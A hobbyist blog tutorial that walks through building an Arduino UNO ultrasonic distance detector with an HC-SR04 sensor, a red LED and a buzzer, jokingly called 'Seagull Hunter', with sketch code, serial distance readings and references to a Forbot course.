
- Arduino UNO

- breadboard

- few cables to connect all the things


- hc-sr04 2-200cm

All the parts we’ll need to build together you can find presented on the screen below:



(At the very first stage we’ll try to recreate the circuit already available on Forbot’s pages. We’ll back to buzzer/LED later.)

Let’s start from preparing the code already available on the Forbot’s pages[2]. As an our *extension* to it we’ll try to add a LED just to get some practice with Arduino development but we’ll do it later just to simplify. We should be somewhere here:



Reading the tutorial article I already added the part related to „**echo**ing” our output from this detector. (Pseudo-translated) code I used is presented on the screen below:

seagulh02 | Arduino 1.8.13

Plik Edytuj Szkic Narzędzia Pomoc

seagulh02


```
#define trigPin 12
#define echoPin 11

void setup() {
  Serial.begin (9600);
  pinMode(trigPin, OUTPUT); //Pin, trig as en output
  pinMode(echoPin, INPUT); //an echo as en input
}

void loop() {
  long timeis, distance;

  digitalWrite(trigPin, LOW);
  delayMicroseconds(2);
  digitalWrite(trigPin, HIGH);
  delayMicroseconds(10);
  digitalWrite(trigPin, LOW);

  timeis = pulseIn(echoPin, HIGH);
  distance = timeis / 58;

  Serial.print(distance);
  Serial.println(" cm");

  delay(500);
}
```

COM3


```
78 cm
77 cm
78 cm
76 cm
53 cm
110 cm
110 cm
114 cm
67 cm
110 cm
109 cm
55 cm
78 cm
110 cm
110 cm
```

Cool, isn’t it? ;] (BTW: with this detector our able to find the moving objects between 0 to 400 cm.)


As you can see this is exact same schema of the circuit presented by the Forbot[2]. Now let's try to extend it a little bit and add our LED – I used red one this time (remember to add a proper resistor – I used 330 ohm resistor:




Let's try to add it like this:



Now let's update our code:




Last stage: sending our code to Arduino:




Last stage – adding the buzzer. According to the (Forbot's) „*manual*"[2] we should be somewhere here:

```
  digitalWrite(trigPin, LOW);

  czas = pulseIn(echoPin, HIGH);
  dystans = czas / 58;

  return dystans;
}

void zakres(int a, int b) {
  int jakDaleko = zmierzOdleglosc();
  if ((jakDaleko > a) && (jakDaleko < b)) {
      digitalWrite(8, HIGH); // led on
      delay(2000);
      digitalWrite(2, HIGH); //Włączamy buzzer
  } else {
      digitalWrite(8, LOW); // led off
      digitalWrite(2, LOW); //Wyłączamy buzzer,
  }
```

Checking:



Ok ;] Now we should prepare our super new *Seagull Hunter ver.0.1* and start observing the sky from the balcony... ;) After a while (and a bunch of bread ;)) maybe we should now connect the two of the 'projects' – seagul hunter and [this one](#) below... ;]



I hope you had some fun with that simple example. ;) If you are *an inventor* (or even inve$tor ;)) and want to talk or have some questions – feel free to ping me. I'll answer ASAP.

Enjoy the sky!

See you next time! ;]

REFERENCES

Resources I found interesting for the case described in this section:

1 – Code16 Notes Magazine #01

2 - Forbots course

3 – Drone missions

Thanks

Hi Reader. I’m glad you’re here!

Thanks for reading the content. I hope you like it. In case of any questions or comments (or just say hi) feel free to drop me an email or send me a direct private message @twitter.

Once again – big thanks for your time!

See you!

Cheers,

Cody Sixteen